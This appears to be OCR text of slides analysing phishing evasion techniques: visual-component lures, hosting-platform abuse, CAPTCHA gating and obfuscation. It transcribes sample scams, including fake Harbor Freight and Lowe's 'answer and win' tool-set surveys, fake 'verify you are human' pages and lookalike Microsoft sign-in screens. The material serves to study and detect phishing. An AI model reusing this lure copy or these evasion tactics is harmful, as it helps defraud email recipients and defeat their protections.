
HARBOR FREIGHT
QUALITY TOOLS LOWEST PRICES

ANSWER & WIN: A BRAND NEW
Pittsburgh 225 Piece Tool Set

GET STARTED NOW

Congratulations!

You have been chosen to participate in our Loyalty Program for **FREE!** It will take you only a minute to receive this fantastic prize.



Claim Your Prize: Survey and Win a Pittsburgh Tool Set!


HARBOR FREIGHT
QUALITY TOOLS LOWEST PRICES

ANSWER & WIN

A Brand New **Pittsburgh 225 Piece Tool Set**

GET STARTED

You have been chosen to participate in our Loyalty Program for **FREE!** It will take you only a minute to receive this fantastic prize.



View this email in your browser

ANSWER & WIN

TAKE PART IN HARBOR FREIGHT SURVEY

TO GET ONE OF OUR EXCLUSIVE REWARD

START SURVEY

Today You've been chosen to receive
A Brand New **Pittsburgh Mechanic Tool Set**


HARBOR FREIGHT
QUALITY TOOLS LOWEST PRICES

BEST HOME REWARDS

GET YOURS

If you no longer wish to receive these emails, you may unsubscribe by clicking here
or by writing to 143 Exchange Blvd Ste 300, Hutto, TX, 78634

Using Visual Components



[redacted]
Trusted Tools for Every Job [1477527]
To: [redacted]

September 27, 2024 at 8:42 AM

Get Professional Results with Kobalt Tool Set!

It will take you only a minute to receive this fantastic prize - **Kobalt Tool Set**

ANSWER & WIN: A BRAND NEW

Kobalt Tool Set


Congratulations!

Share your valuable insights and win big! You've been chosen for a quick survey about store promotions at Lowe's. By participating, you could win **Kobalt Tool Set**! To claim, simply take this short survey about your experience with Lowe's.

GET STARTED NOW

If you no longer wish to receive these emails, you may unsubscribe by clicking here.

Platform Abuse



33 904 815 images envoyées.

Hébergeur d'images et de photos gratuit

Hébergez vos images et photos gratuitement et simplement en 1 clic. Hébergement d'images et photos de qualité. L'accès et le chargement de vos images et photos sont rapides et optimisés grâce à notre hébergement sur serveur performant. Le lien de votre/vos image(s) vous est/sont fournis instantanément après l'upload de celle(s)-ci.

Formulaire d'hébergement

J'ai besoin d'aide : comment héberger une image ?


Image 1 :
Cliquez sur le bouton ci-contre pour choisir une image... Parcourir

Image 2 :
Cliquez sur le bouton ci-contre pour choisir une image... Parcourir

+ d'images (multi-upload)

Different Victims, Same Layout: Email Visual Similarity Detection for Enhanced Email Protection (https://arxiv.org/pdf/2408.16945)

Using CAPTCHAs



[redacted]

Just a moment.....

Please stand by, while we are checking if the site connection is secure

□ Verify you are human

We need to review the security of your connection before proceeding.


[redacted]


Sign in

Email or phone

No account? Create one!

Can't access your account?

Using CAPTCHAs




Verification

Please

Please click each image containing a goose

If there are None, click Skip



Microsoft


Sign in

Email or phone

No account? Create one!

Can't access your account?

Using Obfuscation



O

[redacted]


PO Deposit confirmation number: OTR5801151

To: [redacted]

October 24, 2023 at 11:01 AM

CONFIDENTIALITY NOTICE: The contents of this transmission and any attachments are intended solely for the use of the intended recipient(s) and may contain confidential and/or privileged information that is protected by law. The authorized intended recipient of this transmission is prohibited from disclosing the information contained in this transmission to any unauthorized person(s). If you are not the intended recipient, and you have received this transmission in error, please immediately notify the sender or contact us at 877-217-2676, and then destroy this transmission and any attachments. If you are not the intended recipient, please be advised that any use, sharing, disclosure, distribution, printing, or copying of the contents of this transmission is strictly prohibited. Your cooperation in contacting us of erroneous receipt is appreciated.

Using Obfuscation



Double-Encoding

